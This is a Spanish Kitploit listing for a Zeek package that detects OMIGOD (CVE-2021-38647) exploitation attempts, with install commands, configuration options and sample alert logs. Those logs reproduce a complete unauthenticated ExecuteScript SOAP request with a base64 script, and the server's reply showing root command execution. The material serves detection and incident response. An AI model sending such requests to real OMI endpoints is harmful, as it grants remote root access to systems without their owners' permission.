
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-38647 — CVE-2021-38647 AKA "OMIGOD" vulnerabilidad en Windows OMI | Kitploit
Herramientas/GitHubGitHub/corelight/cve-2021-38647
Análisis de VulnerabilidadesExplotaciónSeguridad de RedesInteligencia de AmenazasDetección de IntrusionesRespuesta a Incidentes
GitHubcorelight/cve-2021-38647

CVE-2021-38647

CVE-2021-38647 AKA "OMIGOD" vulnerabilidad en Windows OMI

Ver Repositorio
55hace 4 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2021-38647 AKA "OMIGOD"

Un paquete de Zeek que detecta intentos de explotación de CVE-2021-38647, también conocido como OMIGOD.

https://corelight.com/blog/detecting-cve-2021-38647-omigod
https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647

Exploit

El exploit simplemente implica omitir el encabezado Authorization; a continuación una imagen resumen.

Exploit tl;dr

Installation

Instalar como paquete de Zeek en un entorno en vivo
zkg install corelight/CVE-2021-38647 O usar la URL directa.
zkg install https://github.com/corelight/CVE-2021-38647/

Usar contra un pcap que ya tengas
zeek -Cr scripts/__load__.zeek your.pcap

Options and notes:

  • Este paquete funcionará en entornos agrupados o no agrupados.

  • Las opciones configurables en el script omigod.zeek se pueden cambiar para adaptarse a las necesidades de implementación, como se describe a continuación.

  • Los puertos TCP están establecidos como los predeterminados servidos por OMI. Agregue cualquier puerto no predeterminado al siguiente conjunto.
    option OMI_ports = set(1270/tcp, 5985/tcp, 5986/tcp);

  • Para ayudar con el triaje de IR de las notificaciones EXPLOIT_REQUEST y EXPLOIT_RESPONSE, el campo 'sub' incluirá los primeros 'bytes_of_data_in_notice' de la notificación. Establezca esto a un número alto para recopilar todo el payload; el valor predeterminado de 10000 debería ser suficiente para capturar todos los datos relevantes.
    option bytes_of_data_in_notice = 10000;

  • Para ayudar con el triaje y la búsqueda de IR, una notificación separada 'EXPLOIT_ATTEMPT' incluirá los nombres y valores de los encabezados del cliente en el campo 'sub' de la notificación.
    option raise_seperate_notice_for_missing_auth_header = T;

  • Use la lista blanca de User-Agent con mucha moderación para silenciar falsos positivos de su propio escáner o sistemas legítimos. Recuerde, un atacante puede simplemente falsificar este user-agent. Ejemplo:
    option user_agent_whitelist = /^Microsoft WinRM Client$/;

Example

Estas notificaciones son ejemplos de configuraciones de máxima verbosidad. Aunque pueda parecer excesivamente detallado, los datos útiles para el triaje y la búsqueda de IR se proporcionan dentro del campo 'sub' de la notificación.

  • La notificación EXPLOIT_ATTEMPT proporciona los nombres y valores de los encabezados para las solicitudes que pasan calificadores de ataque relativamente gruesos. Esta es una notificación conservadora y se puede desactivar como se describió anteriormente, sin embargo, puede ser útil tener estos datos a mano (es decir, dentro de la propia notificación y no en un pcap) para la respuesta a incidentes, la caza de amenazas y el ajuste de reglas. Por ejemplo, un aspecto útil de esta notificación es el User-Agent, que a veces los POC de exploits no enmascaran correctamente. En el caso siguiente, el UA es curl/7.52.1 que (dependiendo del caso de uso) puede ser una forma muy inusual de acceder legítimamente a servicios OMI. Esta notificación EXPLOIT_ATTEMPT puede o no ser seguida por una notificación EXPLOIT_REQUEST o EXPLOIT_RESPONSE dependiendo de indicadores más finos.
root@kitploit:~
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   notice
#open   2021-09-20-14-23-48
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       fuid    file_mime_type  file_desc       proto   note    msg     sub     src     dst     p       n       peer_descr      actions suppress_for    remote_location.country_code    remote_location.region  remote_location.city    remote_location.latitude        remote_location.longitude
#types  time    string  addr    port    addr    port    string  string  string  enum    enum    string  string  addr    addr    port    count   string  set[enum]       interval        string  string  string  double  double
1631859865.669975       CUoF9i1epohx0Xkycj      127.0.0.1       57592   127.0.0.1       5985    -       -       -       tcp     CVE_2021_38647::EXPLOIT_ATTEMPT A request to an OMI/WMI uri is missing the Authorization header, this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit attempt. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution, see sub field for raw data       headers= '{\x0a\x09[1] = [original_name=Host, name=HOST, value=127.0.0.1:5985],\x0a\x09[2] = [original_name=User-Agent, name=USER-AGENT, value=curl/7.52.1],\x0a\x09[3] = [original_name=Accept, name=ACCEPT, value=*/*],\x0a\x09[5] = [original_name=Content-Length, name=CONTENT-LENGTH, value=2035],\x0a\x09[6] = [original_name=Expect, name=EXPECT, value=100-continue],\x0a\x09[4] = [original_name=Content-Type, name=CONTENT-TYPE, value=application/soap+xml]\x0a}'    127.0.0.1       127.0.0.1       5985    -       -       Notice::ACTION_LOG      3600.000000     -       -       -       -       -
  • La notificación EXPLOIT_REQUEST muestra el payload de la solicitud POST. Esto puede dividirse en más de una notificación si el POST es grande (como en el caso siguiente )
root@kitploit:~
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   notice
#open   2021-09-20-14-23-48
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       fuid    file_mime_type  file_desc       proto   note    msg     sub     src     dst     p       n       peer_descr      actions suppress_for    remote_location.country_code    remote_location.region  remote_location.city    remote_location.latitude        remote_location.longitude
#types  time    string  addr    port    addr    port    string  string  string  enum    enum    string  string  addr    addr    port    count   string  set[enum]       interval        string  string  string  double  double
1631859866.672356       CUoF9i1epohx0Xkycj      127.0.0.1       57592   127.0.0.1       5985    -       -       -       tcp     CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution    The first 10000 bytes of data = '<?xml version="1.0"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">\x09  <s:Header>\x09\x09      <a:To>HTTP://127.0.0.1:5985/wsman/</a:To>\x09\x09          <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>\x09\x09\x09      <a:ReplyTo>\x09\x09\x09\x09            <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>\x09\x09\x09\x09\x09        </a:ReplyTo>\x09\x09\x09\x09\x09\x09    <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</a:Action>\x09\x09\x09\x09\x09\x09        <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>\x09\x09\x09\x09\x09\x09\x09    <a:MessageID>uuid:00B60932-CC01-0005-0000-313370010000</a:MessageID>\x09\x09\x09\x09\x09\x09\x09        <w:OperationTimeout>PT1M30S</w:OperationTimeout>\x09\x09\x09\x09\x09\x09\x09\x09    <w:Locale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09        <p:DataLocale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09    <w:OptionSet s:mustUnderstand="true"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09        <w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09      <w:Selector Name="__cimnamespace">root/scx</w:Selector>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09          </w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09    </s:Header>\x09\x09\x09'    127.0.0.1       127.0.0.1       5985    -       -       Notice::ACTION_LOG
      3600.000000     -       -       -       -       -```

La segunda notificación muestra el payload, que es una cadena codificada en base64 ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg== , que luego se decodifica a este script de shell.

root@kitploit:~
echo "OMIGOD it works!"
id
uname
date
echo "Goodbye"
root@kitploit:~
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   notice
#open   2021-09-20-14-23-48
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       fuid    file_mime_type  file_desc       proto   note    msg     sub     src     dst     p       n       peer_descr      actions suppress_for    remote_location.country_code    remote_location.region  remote_location.city    remote_location.latitude        remote_location.longitude
#types  time    string  addr    port    addr    port    string  string  string  enum    enum    string  string  addr    addr    port    count   string  set[enum]       interval        string  string  string  double  double
1631859866.672356       CUoF9i1epohx0Xkycj      127.0.0.1       57592   127.0.0.1       5985    -       -       -       tcp     CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution    The first 10000 bytes of data = '\x09\x09\x09\x09\x09\x09\x09\x09\x09      <s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09          <p:ExecuteScript_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09        <p:Script>ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg==</p:Script>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09      <p:Arguments/>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09            <p:timeout>0</p:timeout>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09          <p:b64encoded>true</p:b64encoded>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09      </p:ExecuteScript_INPUT>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09        </s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09</s:Envelope>'   127.0.0.1       127.0.0.1       5985    -       -       Notice::ACTION_LOG      3600.000000
     -       -       -       -       -
  • La notificación EXPLOIT_RESPONSE contiene los datos enviados por el servidor. En el ejemplo siguiente, los datos comprometidos son la salida del script del payload, siendo:
    OMIGOD it works!&#10;uid=0(root) gid=0(root) groups=0(root)&#10;Linux&#10;Fri Sep 17 06:24:26 UTC 2021&#10;Goodbye&#10;
root@kitploit:~
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   notice
#open   2021-09-20-14-23-48
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       fuid    file_mime_type  file_desc       proto   note    msg     sub     src     dst     p       n       peer_descr      actions suppress_for    remote_location.country_code    remote_location.region  remote_location.city    remote_location.latitude        remote_location.longitude
#types  time    string  addr    port    addr    port    string  string  string  enum    enum    string  string  addr    addr    port    count   string  set[enum]       interval        string  string  string  double  double
1631859866.680111       CUoF9i1epohx0Xkycj      127.0.0.1       57592   127.0.0.1       5985    -       -       -       tcp     CVE_2021_38647::EXPLOIT_RESPONSE        A Server RESPONSE has been sent following a request to an OMI/WMI uri with a missing Authorization header - this is possibly a successful CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution      The first 10000 bytes of data = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsen="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:e="http://schemas.xmlsoap.org/ws/2004/08/eventing" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:wsmb="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/2004/09/transfer" xmlns:cim="http://schemas.dmtf.org/wbem/wscim/1/common" xmlns:msftwinrm="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd"><SOAP-ENV:Header><wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To><wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</wsa:Action><wsa:MessageID>uuid:04F232DD-CC2A-0005-0000-000000210000</wsa:MessageID><wsa:RelatesTo>uuid:00B60932-CC01-0005-0000-313370010000</wsa:RelatesTo></SOAP-ENV:Header><SOAP-ENV:Body><p:SCX_OperatingSystem_OUTPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem"><p:ReturnValue>TRUE</p:ReturnValue><p:ReturnCode>0</p:ReturnCode><p:StdOut>OMIGOD it works!&#10;uid=0(root) gid=0(root) groups=0(root)&#10;Linux&#10;Fri Sep 17 06:24:26 UTC 2021&#10;Goodbye&#10;</p:StdOut><p:StdErr></p:StdErr></p:SCX_OperatingSystem_OUTPUT></SOAP-ENV:Body></SOAP-ENV:Envelope>' 127.0.0.1       127.0.0.1       5985    -       -       Notice::ACTION_LOG      3600.000000     -       -       -       -       -

Descargar herramienta